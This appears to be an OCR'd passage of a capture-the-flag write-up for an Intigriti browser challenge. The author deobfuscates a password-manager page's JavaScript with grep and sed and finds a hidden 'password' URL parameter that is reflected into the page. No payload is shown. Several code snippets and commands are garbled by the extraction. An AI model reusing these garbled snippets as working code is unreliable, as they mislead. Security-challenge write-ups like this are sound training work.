
Google search results for "0x112c". The search bar shows "0x112c". Below the search bar are navigation links: "Alle", "Maps", "Afbeeldingen", "Video's", "Shopping", "Meer", and "Tools". The search results page displays the message "Ongeveer 8.960 resultaten (0,46 seconden)". Below this, a tip in Dutch is shown: "Tip: Alleen in het **Nederlands** zoeken. Je kunt je zoektaal instellen in de Voorkeuren". The first result link is "https://www.hexadecimaldictionary.com > ... ▾ Vertaal deze pagina". The result title is "Hexadecimal 0x112c = 4396". The description below the title states "0x112c converts to 4396. Convert hexadecimal to decimal, binary, octal."

0x2056 to decimal

Alle Afbeeldingen Video's Maps Shopping Meer Tools

Ongeveer 7.560 resultaten (0,40 seconden)

0x2056 =
8278



Rad		Deg	x!	()	%	AC
Inv		sin	ln	7	8	9	÷
π		cos	log	4	5	6	×
e		tan	√	1	2	3	-
Ans		EXP	x ^y	0	.	=	+

Meer informatie

So this combines to following: $(-0x112c + 0x2056 + -0xf29) \Rightarrow (-4396 + 8278 - 3881) \Rightarrow \text{result:1}$
Of course there is a faster way to check this via the developer tools:

```
> -0x112c + 0x2056 + -0xf29
< 1
> |
```

Interesting but still not good enough to find the parameter in the source code.

2) Any readable parts?

Yes some really small parts are readable but also this does not really help us or gets us a parameter name:

```
937 } else {
938     if (aN && L(//>/i, bm)) {
939         if ((fP(0x36, -0x/d) != fP(0x80, -0x9c)) {
940             b8(bu, bk);
941         } else {
942             if (v[0x231a * -0x1 + -0x2c * -0x46 + 0x1764] === w[x[y[-0x4ea + 0x96f + 0x1 * -0x3ce]]) || z[-0x2429 * -0x1 + -0xbcb + -0x183f] ===
943                 if (0[-0x25d6 * -0x1 + -0xde5 * -0x1 + -0x33ad] == typeof P) {
944                     return Z[a0[0x6d0 + -0x1 * -0x2657 + -0x2c70]](a1);
945                 };
946             if (T(U)) {
947                 return a2[a3[0xe78 + -0x4 * 0x1fc + -0x5d1]](a4[a5[-0x1b64 + -0x6 * -0x222 + 0x1ac * 0x9]]);
948             }
949         };
950     return N;
951 }
952 } else {
953     if (fP(0xcd, 0x254) != fP(0x198, 0x329)) {
954         if (L(svg/math/i, bk[_0x5195[-0xac * 0x28 + -0x19 * 0x4b + 0x22c0]]) && L(M(_0x5195[-0x12b3 * -0x1 + 0x2439 * -0x1 + 0x122e] + 0x122f, 0x122f) == fP(0x8d, -0x4b)) {
955             if (fP(0x2fc, 0x1fb) == fP(0x8d, -0x4b)) {
956                 var bE = k(l);
957                 bE !== m && (n(o) || (p[q] = bE), r = bE);
958             } else {
959                 b8(bu, bk);
960             }
961         } else {
962             if (fP(0x78, 0x6f) != fP(0xd6, 0x225)) {
963                 a0 && (bm = I(bm, ax, _0x5195[-0x46 * -0x1c + 0x1170 + 0x80 * -0x31]), bm = I(bm, ay, _0x5195[0xc80 + 0x211a + 0x1681 * -0x1681], var bw = bk[_0x5195[0x22f3 + -0x1e64 + -0x4061] _0x5195[-0x1 * 0x6fb + -0x3 * 0x4dd + -0x3 * -0x76a]()]);
964             }
965         }
966     }
967 }
```

```
1377 };
1378 var a9 = null;
1379 a8[_0x5195[0x79 * 0x29 + -0x152 + 0xf71 * -0x1]] && a8[_0x5195[-0x194e * -0x1 + 0x1e1 + -0x1891]][_0x5195[-0x59 * -0x59 + 0x1 * -0x
1380 var aa = _0x5195[-0x2c9 + 0x5 * -0x7c6 + 0x2c49] + (a9 ? _0x5195[-0x1 * 0xbbbf + -0xb * -0x2e6 + -0x180] : a9 : _0x5195[-0x1412 + -
1381 try {
1382     return a7[_0x5195[-0x322 + -0x1cc + 0x228c]](aa,
1383         'createHTML': function(ab) {
1384             return ab;
1385         }
1386     );
1387 } catch (ab) {
1388     return console[_0x5195[-0x51 * 0x5c + 0x1 * 0x23c9 + 0x407 * -0x1]](_0x5195[0x12c1 + 0x1 * -0xbb8 + -0x1 * -0xb9b] + aa + _0x5
1389 }
1390 };
1391 return a();
```

3) Are there any patterns repeated in the code?


And this one is probably not easy to see the first minutes inspecting the code but yes some patterns seem to return a lot.

Here a screenshot of only a part of the code revealing the repeating pattern. This pattern can be found over the entire code:

```
1400 function j(k) {
1401     var l = [];
1402     var m = _0x5195[0x57 * 0xb + -0x3d * 0x6d + 0x18e9];
1403     var n = m[_0x5195[-0x7d * 0x17 + -0x10a5 * -0x2 + 0x160e * -0x1]];
1404     for (var o = -0x14cd + 0x1e56 + -0x989; o < k; o++) {
1405         l[_0x5195[-0x240 + -0x106a * -0x2 + 0x13 * -0x191]](m[_0x5195[-0x1d5 * -0xd + -0x5d0 + 0x51b * -0x3]](Math[_0x5195[-0x4df * -0x6 + -0x5
1406     ];
1407     return l[_0x5195[0x481 * 0x1 + 0x1b99 + -0x1f4b]](_0x5195[-0x1f54 + 0x122f * -0x2 + 0x97 * 0x73]));
1408 }
1409 document[_0x5195[-0x12b3 * -0x1 + 0x4 * 0x1e3 + -0x19be]](_0x5195[-0x21e5 + 0x2 * -0x3cb + -0x107 * -0x2b])[_0x5195[0x29 * 0x61 + 0x1f16 + -0x2
1410     function g3(c, d) {
1411         return fp(d, c - 0x13);
1412     }
1413     if (document[_0x5195[-0x14df * -0x1 + 0x3a * 0x7f + -0x3124]](_0x5195[0x1 * 0x1f91 + 0x27d * -0x9 + 0x679 * -0x1])[_0x5195[0x3 * 0x7d4 + -0
1414         var k = {};
1415         k[g3(0x79, 0x82)] = _0x5195[0x165e + -0x203 + 0x11a7 * -0x1];
1416         k[g3(0xb7, 0x198)] = _0x5195[-0x1 * 0xaf + -0x5 * -0x4a3 + 0x1 * -0x13cb];
1417         k[g3(-0x101, -0x97)] = _0x5195[0x83 * 0x22 + -0x1df2 + -0x9 * -0x1b2];
1418         k[g3(-0x125, 0x73)] = _0x5195[-0x41 * 0x2f + 0x4fa + 0x9ac];
1419         swal(k);
1420     } else {
1421         if (window[_0x5195[0x3 * 0xacf + -0x3 * 0x2b3 + -0x15a9]](_0x5195[0x24f8 + 0x126f + 0xa9 * -0x53])[_0x5195[-0xb * -0x38c + -0x1815 + -0x1
1422             var l = i(_0x5195[-0x1fb * -0x11 + 0x14 * 0xb1 + -0x2cc4])(_0x5195[0x5 * 0x673 + 0x48e + -0x2213])(_0x5195[0x1 * -0xc73 + -0x691 + -0x1
1423                 if (e(l) === ![])) {
1424                     var m = atob(l);
1425                 } else {
1426                     var m = _0x5195[0x3 * -0x851 + 0x1302 + 0x8ad];
1427                     console[_0x5195[-0x3 * 0xb3 + 0x96e + -0x74c]](_0x5195[-0x393 + -0x11ab + 0x17fb]);
1428             }
1429     }
1430 }
```

The repeating part seems to be constructed like this: **_0x5195[HEX code]**

Next question now is can we make this more readable? The HEX code part for sure yes but the **_0x5195[]** is something that seems specially crafted for this application. At this moment I just copy one of those in the developer console of the application page and see what the outcome is:



Yes that is definitely readable :-)

At this point my idea was simple: extract all the “_0x5195[HEX code]” combinations from our javascript file downloaded earlier. As an ICT system engineer maintaining some servers for several years my preferred way of doing this is via Linux commands.

Of course the next steps could also be done with other programming languages. A Linux virtual machine can be installed on any PC with VirtualBox for example or use the Linux subsystem for Windows (WSL)

First step “grep” all the lines containing the “_0x5195[“ part: `grep '_0x5195' manager.js >> out.txt`

```
joren@Jorens-MacBook-Pro Downloads % grep '_0x5195' manager.js >> out.txt  
joren@Jorens-MacBook-Pro Downloads %
```

The first part is the declaration of our variable. I opened the “out.txt” file and deleted that part manually. This keeps us with only the lines that contain “_0x5195[“

Next step is to remove most of the unnecessary code at each line as we only need the “_0x5195[HEX code]”: `cat out.txt | grep -Po "(?<=\[).*(?=])" >> out2.txt`

```
joren@reconbox:/tmp$ cat out.txt | grep -Po "(?<=\[).*(?=])" >> out2.txt
```

```
_0x5195[-0xb * -0x38c + -0x1815 + 0xeeb * -0x1
0x173d + 0x8a1 * 0x3 + 0x1b * -0x1b8
-0x1fb * -0x11 + 0x14 * 0xb1 + -0x2cc4
_0x5195[0x5 * 0x673 + 0x48e + -0x2213
0x1 * -0xc73 + -0x691 + 0x139c
0x96b + 0xb59 + 0x1f * -0x95
0x3 * -0x851 + 0x1302 + 0x8ad
_0x5195[-0x3 * 0xb3 + 0x96e + -0x74c
-0x393 + -0x11ab + 0x17fb
_0x5195[0xf07 + -0x3 * 0x9fd + 0xf71
0xa28 + -0x1 * -0x21af + -0x2919
_0x5195[-0x10 * 0xca + 0x1196 * 0x2 + 0x2c1 * -0x8
-0x233b + 0x128f * 0x1 + 0x1 * 0x136b
g3(-0x1db, -0x1bf)
-0x508 + 0x10ae + 0x22 * -0x43
_0x5195[-0x1f78 + -0x371 + 0x1f * 0x125
0x4d1 * 0x2 + 0x6 * -0x446 + 0x12c3
_0x5195[0x5 * 0x79d + -0x85f * 0x1 + -0x1db1 * 0x1
o
_0x5195[0x15dd + 0x248 + -0x1574
_0x5195[-0xe83 + 0xc05 + 0x2f1
_0x5195[0x1261 + -0x2393 * -0x1 + -0x3332
_0x5195[-0x1 * 0x1723 + 0x5 * 0x494 + -0x13 * -0xb
-0x1c07 + 0x18cc + 0x76 * 0xd
_0x5195[0x2321 + 0x6b * -0xb + -0x1e87
o
_0x5195[-0x1f63 * 0x1 + 0x2631 + -0xd * 0x51
_0x5195[-0x8eb + 0x1b0 + 0xa01
_0x5195[-0x1d3c + 0x20da * -0x1 + 0x40db
-0x1333 + 0x18a4 + -0x5 * 0x89
_0x5195[-0x115a + -0x1 * -0x19e5 + -0x80a
-0x2 * -0xcb + 0xb9 * 0x2e + -0x37e1
_0x5195[-0x12e1 + -0x25 * 0xb5 + 0x2d59
-0x124e + -0x3dd * 0xa + 0x13 * 0x301
g3(0x79, 0x1f2)
-0x2358 + -0x16b5 + 0x3cc1
g3(0xb7, 0x203)
-0x186d + -0xd95 + 0xc5 * 0x35
g3(-0x101, -0x29b)
0x25 * -0x32 + 0x569 * -0x1 + 0xf59
g3(-0x125, 0x56)
-0x1651 + 0x2330 + -0xa28
```

Some lines still have code like this “g3(-0x1db, -0x1bf)”. Lets find those lines containing a “(“ and remove them: `cat out2.txt | sed '/(/d' >> out3.txt`

```
joren@reconbox:/tmp$ cat out2.txt | sed '/(/d' >> out3.txt
```

Still a part of the lines contain a simple “o”. We can remove them also: `cat out3.txt | sed '/o/d' >> out4.txt`

```
_0x5195[-0x1f78 + -0x371 + 0x1f * 0x125
0x4d1 * 0x2 + 0x6 * -0x446 + 0x12c3
_0x5195[0x5 * 0x79d + -0x85f * 0x1 + -0x1db1 * 0x1
o
_0x5195[0x15dd + 0x248 + -0x1574
_0x5195[-0xe83 + 0xc05 + 0x2f1
_0x5195[0x1261 + -0x2393 * -0x1 + -0x3332
_0x5195[-0x1 * 0x1723 + 0x5 * 0x494 + -0x13 * -0xb
-0x1c07 + 0x18cc + 0x76 * 0xd
_0x5195[0x2321 + 0x6b * -0xb + -0x1e87
o
_0x5195[-0x1f63 * 0x1 + 0x2631 + -0xd * 0x51
_0x5195[-0x8eb + 0x1b0 + 0xa01
_0x5195[-0x1d3c + 0x20da * -0x1 + 0x40db
```

```
joren@reconbox:/tmp$ cat out3.txt | sed '/o/d' >> out4.txt
```

Ok now I only have the code that came from the “_0x5195[“ pattern. I want to give them to our developer tools in one time so it can be converted to something readable. I need to construct each line as following `console.log(_0x5195[HEX code])`.

Some lines already contain the “_0x5195[“ part and some not so I have to filter for that in 2 steps.

Get lines that already have the “_0x5195[“ part: `cat out4.txt | grep '_0x5195' | sed -e 's/^console.log(/' | sed -e 's/$/]/' >> part1.txt`

```
joren@reconbox:/tmp$ cat out4.txt | grep '_0x5195' | sed -e 's/^console.log(/' | sed -e 's/$/]/' >> part1.txt
joren@reconbox:/tmp$
```

Get lines that do not have this part and add it: `cat out4.txt | grep -v "_0x5195" | sed -e 's/^console.log(_0x5195[/" | sed -e 's/$/]/' >> part2.txt`

```
joren@reconbox:/tmp$ cat out4.txt | grep -v "_0x5195" | sed -e 's/^console.log(_0x5195[/' | sed -e 's/$/]/' >> part2.txt
joren@reconbox:/tmp$
```

Combine our part1.txt and part2.txt to get our full list: `cat part1.txt part2.txt > full.txt`

```
joren@reconbox:/tmp$ cat part1.txt part2.txt > full.txt
joren@reconbox:/tmp$
```

There are a few lines left that are unusable so I removed them again manually:

```
console.log(_0x5195[0x212b + -0x208d * 0x1 + -0x5f])
console.log(_0x5195[0x216a + 0x11d1 + 0x3307 * -0x1])
console.log(_0x5195[0x253c + -0x9d1 * -0x1 + 0x1a9 * -0x1c])
console.log(_0x5195[bm])
console.log(_0x5195[0x1eeec + -0x1 * 0xa0d + -0x14c0])
console.log(_0x5195[0x2266 + 0x4 * 0x608 + 0x1cf9 * -0x2])
console.log(_0x5195[0x1 * -0x2335 + 0xdd * -0x9 + -0x4d7 * -0x9])
console.log(_0x5195[0x24 * 0xba + 0x2f3 * -0x3 + -0x1115])
console.log(_0x5195[-0x1496 + 0x17 * 0xa6 + 0x643])
console.log(_0x5195[0x389 + -0x26ec + 0x23fa])
console.log(_0x5195[-0x2f * -0x1f + -0x8d8 + 0x3bf * 0x1])
console.log(_0x5195[-0x1 * -0x2185 + -0x171a + -0x1f7 * 0x5])
console.log(_0x5195[0x13 * -0x5 + -0x1 * 0x1ceb + -0x1de3 * -0x1])
console.log(_0x5195[-0x8 * 0x1a9 + 0xf * 0xcf + 0x12e])
console.log(_0x5195[0x7f9 + -0x5 * -0x793 + -0x2d8d])
console.log(_0x5195[-0x49 * 0x62 + -0x9 * 0x5e + 0x1f63])
console.log(_0x5195[-0xec3 + -0x448 * 0x4 + 0x207d])
console.log(_0x5195[0x353 * -0x3 + -0x911 + 0x13a5])
console.log(_0x5195[-0x1 * -0x136f + -0x154b + 0x278])
console.log(_0x5195[0x6d * -0xb + -0x4a + 0x1 * 0x536])
console.log(_0x5195[0x1245 * 0x1 + 0xb2f + 0x141 * -0x17])
console.log(_0x5195[bk])
console.log(_0x5195[-0x1 * 0x1606 + -0x1166 * -0x1 + 0x4c3])
console.log(_0x5195[0x1666 + 0x2420 + 0x19 + 0x2051])
```

Time to copy and paste this into our developer tools for translation:

The screenshot shows a browser's developer tools open to the 'Console' tab. The URL bar at the top displays 'http://127.0.0.1:5000'. Below it, the title 'Password Manager 101' is centered. A large input field contains the placeholder 'Enter Password to be saved'. To its right is a green 'Add' button. The main area is a scrollable list of log statements from a script named 'passwordManager.js'. The logs consist of numerous lines of console.log() output, each containing a complex mathematical expression involving various variables and constants. The expressions involve operations like addition, subtraction, multiplication, and division, often resulting in large negative numbers. The code appears to be generating or manipulating large integers.

```
Elements Console Sources Network Performance Memory Application Security Lighthouse
top Filter All levels ▾ [No Issues]
console.log([_0x5195[-0x1c6 + 0x2292 + -0x207a])
console.log(_0x5195[-0x1 * 0xb7 + -0x14bd * -0x1 + -0x13b3])
console.log(_0x5195[_0x2 * 0xa9 + 0x36 * -0x90 + 0xd7f])
console.log(_0x5195[-0x18b1 + 0x10a + 0x2bf1])
console.log(_0x5195[-0x1 * 0x100 + -0x144 + 0x23a])
console.log(_0x5195[-0x1 * 0x1bf + -0xb * -0x2e6 + -0x180])
console.log(_0x5195[-0x142 + -0x1f6 + 0x341 * 0x11])
console.log(_0x5195[_0x12c1 + 0x1 * -0x1bb + -0x1 * -0xb9b])
console.log(_0x5195[_0x1 * 0x45 + -0x79 * 0x2e + 0x8 * -0x406])
console.log(_0x5195[_0x1 * 0x3d + -0x3d + 0x6d + 0x18e9])
console.log(_0x5195[_0x18 * 0x1 + -0x1 * 0x100 + -0x71 + 0x73])
console.log(_0x5195[-0x1e1 + 0x2 * -0x3cb + -0x187 + 0x2b1])
console.log(_0x5195[_0x1 * 0xf191 + -0x27d * 0x9 + 0x679 * -0x11])
console.log(_0x5195[_0x16e + -0x203 + 0x11a7 * -0x1])
console.log(_0x5195[_0x1 * 0xa7 + -0x5 * -0x4a3 + 0x1 * -0x13cb])
console.log(_0x5195[_0x83 * 0x22 + -0x1d7 + 0x9 * 0xb2])
console.log(_0x5195[_0x17d4 + 0x1 * 0xf + -0x414 + 0x100])
console.log(_0x5195[_0x173d * 0x8a7 + 0x1 * 0x1b * -0x1b8])
console.log(_0x5195[_0x1fb * -0x11 + 0x14 * 0x1b1 + -0x2cc4])
console.log(_0x5195[_0x1 * -0xc73 + -0x691 + 0x139c])
console.log(_0x5195[_0x96 * 0xb59 + 0x1f * -0x95])
console.log(_0x5195[_0x * -0x851 + 0x1302 + 0x8ad])
console.log(_0x5195[_0x1 * 0x11b + 0x17fb])
console.log(_0x5195[_0x188 * 0x28 + -0x114 + 0x1 * -0x2919])
console.log(_0x5195[_0x23b + 0x128f * 0x1 + 0x1 * 0x136b])
console.log(_0x5195[_0x508 + 0x10a * 0x22 * -0x43])
console.log(_0x5195[_0x4d1 * 0x2 + 0x * -0x446 + 0x12c3])
console.log(_0x5195[_-0x1c07 * 0x18c + 0x76 * 0xd])
console.log(_0x5195[_-0x1333 + 0x18d4 + -0x5 * 0x89])
console.log(_0x5195[_0x2 * -0xcb + 0x1 * 0x2e + -0x27e])
console.log(_0x5195[_0x18f * 0x144 + 0x134d * 0x13 + 0x301])
console.log(_0x5195[_0x2358 + -0x1605 + 0x3cc1])
console.log(_0x5195[_-0x1866 + -0x995 * 0xc5 * 0x35])
console.log(_0x5195[_0x25 * -0x32 + 0x569 * -0x1 + 0x759])
console.log(_0x5195[_-0x1651 + 0x2338 + -0xa281])
```

The screenshot shows a browser window with developer tools open. The main content area displays a modal titled "Password Manager 101" with a text input field labeled "Enter Password to be saved" and a green "Add" button. Below the modal, the developer tools' "Console" tab is active, showing a log of developer messages and errors. The log includes:

- "Uh, oh!"
- "Please, provide a password"
- "error"
- "Keep hunting"
- ?password=
- password
- +
amsterdam_coffeeshops
- try harder
- #passwords
- <div class="password">
- <button class="delete"><i class="fa fa-trash-o"></i></button></div>
- .delete
- #passwordsaved
- completed
- #new-password input
- Uh, oh!
- I need a parameter.. maybe look at the sourcecode?
- error
- Keep hunting
- < undefined
- >

Each message is timestamped with a VM47:1:XXXXXX value.

And we can copy the output in a new text file: “translate.txt” in for me

```
length
test
indexof
createElement
defineProperty
log
string
log
exports
amd
AntiH4CK3RC0D3zzzzzzzz
isAArray
length
from
length
length
length
length
length
length
length
version
version
document
document
nodeType
isSupported
document
document
DocumentFragment
HTMLTemplateElement
Node
NodeFilter
NamedNodeMap
AttrNodeMap
MozNamedAttrMap
Text
Comment
```

At this point I checked our “translated” list and quickly found a parameter that way:


```
object
undefined
function
data-tt-policy-suffix
data-tt-policy-suffix
antihackercode
#
TrustedTypes policy
could not be created.
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
#add
#new-password input
Uh, oh!
Please, provide a password
error
Keep hunting
?password=
password
+
amsterdam_coffeeshops
try harder
#passwords
<div class="password"><span id="passwordsaved">
</span><button class="delete"><i class="fa fa-trash-o"></i></button></div>
.delete
#passwordsaved
completed
#new-password input
Uh, oh!
I need a parameter.. maybe look at the sourcecode?
error
Keep hunting
```

Lets see if it works. Add the parameter and type a random password and click Add:


The screenshot shows a browser window with the URL `challenge-0921.intigriti.io/challenge/manager.html?password=MySecretPassword`. A red box highlights the URL bar. Below the browser is a modal window titled "Password Manager 101". The modal has a text input field labeled "Enter Password to be saved" with a red arrow pointing to it, and a green "Add" button. Below the input field is the text "Just add a random password and click Add". At the bottom of the browser window, there is a terminal-like prompt: `3$ r==,Ã Y`.

Phase 2: What can we input via our parameter

We now found our way into the application but our passwords are saved as some unreadable “thing”.



The screenshot shows a web browser window with the URL `challenge-0921.intigriti.io/challenge/manager.html?password=MySecretPassword`. The page title is "Password Manager 101". There is a text input field labeled "Enter Password to be saved" and a green "Add" button. Below the input field, there is a red box highlighting a `span` element containing the text `3$ r==«,À Y`. To the right of this span is a small green square icon with a white symbol.



The screenshot shows the browser's developer tools with the "Elements" tab selected. It displays the HTML structure of the "Password Manager 101" page. A red box highlights the `span` element containing the encoded text. The developer tools also show the CSS styles applied to this element and its parent `div`.

```
<!DOCTYPE html>
<html lang="en">
  <head></head>
  <body>
    <div class="container">
      <center>
        <br>
        <div class="control">
          <div class="container">
            <div id="new-password"></div>
            <div id="passwords">
              <div class="password"> (tex
                <span id="passwordsaved">3$ r==«,À Y</span> == $0
                <button class="delete">w</button>
              </div>
            </div>
          </div>
        </div>
      </center>
    </div>
    <script async src="manager.js"></script>
    <script src="sweetalert.min.js"></script>
  </body>
</html>
```


Styles Computed Layout Event Listeners >
 Filter :hover .cls + □
 element.style {
 }
 .password span {
 style.css:79
 font-size: 15px;
 font-weight: 400;
 cursor: pointer;
 }
 * {
 style.css:1
 box-sizing: border-box;
 }
 Inherited from div.password
 .password {
 style.css:66
 padding: 5px;
 border-radius: 8px;
 margin-top: 10px;
 display: flex; ■
 align-items: center;
 justify-content: space-between;
 background: #white;
 height: 50px;
 cursor: pointer;
 border-bottom: 2px solid #white;
 }

Ok time to take this a step further and look into the source code where the parameter value is and see if we can find other clues there. I have 2 text files now one with the encoded part “_0x5195[HEX code]” and one with the translation.

I cleaned my pasted “translate.txt” with following Linux command: `cat translate.txt | sed 's/[^\0]* //'`
`>> translate-clean.txt`


Now via Linux I can easily make some kind of dictionary as following: `paste -d'\0' full.txt
translate-clean.txt >> dictionary.txt`

This combines our 2 files and pairs them correctly:



```
dictionary.txt
0x5195[0xe * -0x157 + 0xb7 * -0x4 + 0x19f] length
0x5195[0x74e * -0x1 * 0x7f5 + -0xb * 0x65] test
0x5195[0x7 * -0x2 + -0x133 * 0x5 + 0x24c5] indexof
0x5195[-0x3 * -0x1a5 + -0x44d * 0x1a * -0xd9] createElement
0x5195[0x3 * -0x32d + -0x16f6 + -0x681 * -0x5] defineProperty
0x5195[-0x1 * -0x125 + 0x2f * 0x1967] log
0x5195[-0x1 * 0x1a5 + 0x125 + 0x2f * 0x1967] logString
0x5195[-0x163 * 0x2 + 0x1 * -0x5b + 0x15c * 0x8] log
0x5195[0x27 * -0x31 + 0x1 * 0x54a + 0x4d4] exports
0x5195[0x13d * 0x7 + 0x1 * -0x5b + 0x15c * 0x8] and
0x5195[0x3 * 0xbbb + 0xa85 + 0xb92 * -0x1] AntIH4CK3RC0D3zzzzzzzz
0x5195[0x1 * 0x140 + 0x1 * 0x140] isArray
0x5195[-0x1f1 + 0x126 + 0x1 * -0xa9 + 0x106] length
0x5195[-0x1f1 + 0x127 + -0x19 + 0x15] length
0x5195[-0x1e1 + 0x6d8 + -0x1 * -0x196] from
0x5195[0xbd5 + 0x2189 + 0x1505] length
0x5195[0x1b7 * 0x1 * -0x1c02 + 0x4 * 0x22] length
0x5195[0x1 * 0x140 + 0x1 * 0x140] length
0x5195[-0x1f1 + 0x126 + 0x1 * -0xa9 + 0x106] isArray
0x5195[-0x19c3 + -0x1 * -0xa3f + -0x89 * -0x1d] length
0x5195[0xd1b + 0x1813 + -0x252d] length
0x5195[0xc98 + -0x271 + 0x1 * -0x1a1] from
0x5195[0x13d4 + -0x1 * 0x5d + -0x586] length
0x5195[-0x14c + 0x55f + 0x14c] version
0x5195[-0x8cd + 0x36c + 0x72] removed
0x5195[-0x25d1 + -0xe30 * -0x1 * 0x33ef] document
0x5195[-0x582 + -0x432 + 0x9c * 0x1] document
0x5195[-0x1e8 + 0x19 * 0x2 + 0x8 * 0x2] nodeType
0x5195[0x215 + 0x1 * -0x2b6 + -0x172b] isSupported
0x5195[-0x1 * 0x140 + 0x1 * -0x2a8 + -0x1 * 0x140] document
0x5195[-0x1b44 + 0x22a9 + 0x3df1] document
0x5195[-0x836 + 0x2007 + -0x4 * 0x5ef] DocumentFragment
0x5195[-0x1 * 0x87 + 0x919 + 0x1ad] HTMLTemplateElement
0x5195[-0x179 * 0x1 * 0x8e + 0x85 * -0x1 + 0x1 * 0x1dcf] Node
0x5195[-0x140 + 0x120 + 0x1 * 0x369] NamedNodeMap
0x5195[-0x1516 + 0x147 + 0x1 * 0x178b] NamespaceMap
0x5195[-0x1e44 + 0x17c5 + 0x1 * 0x698] NamedNodeMap
0x5195[0x1c1 + -0x1 * 0x981 + -0x826] MozNameAttrMap
0x5195[0x1 * 0x26cc + 0x1270 + -0x3921] Text
0x5195[0x1c4 + 0x9c1 * -0x4 + 0x2 * 0xae] Comment
0x5195[-0x25bf + 0x9a2 + 0xb6 * 0x3e] DOMParser
0x5195[-0x15c3 + 0x1 + 0x1bc + -0x1 * -0x251] TrustedTypes
```

If we now look for our password parameter:



```
_0x5195[-0x1 * 0x1bbf + -0xb * -0x2e6 + -0x180] #
_0x5195[-0x1412 + -0x1f0c + 0x3341 * 0x1]
_0x5195[0x12c1 + 0x1 * -0x1bb8 + -0x1 * -0xb9b] TrustedTypes policy
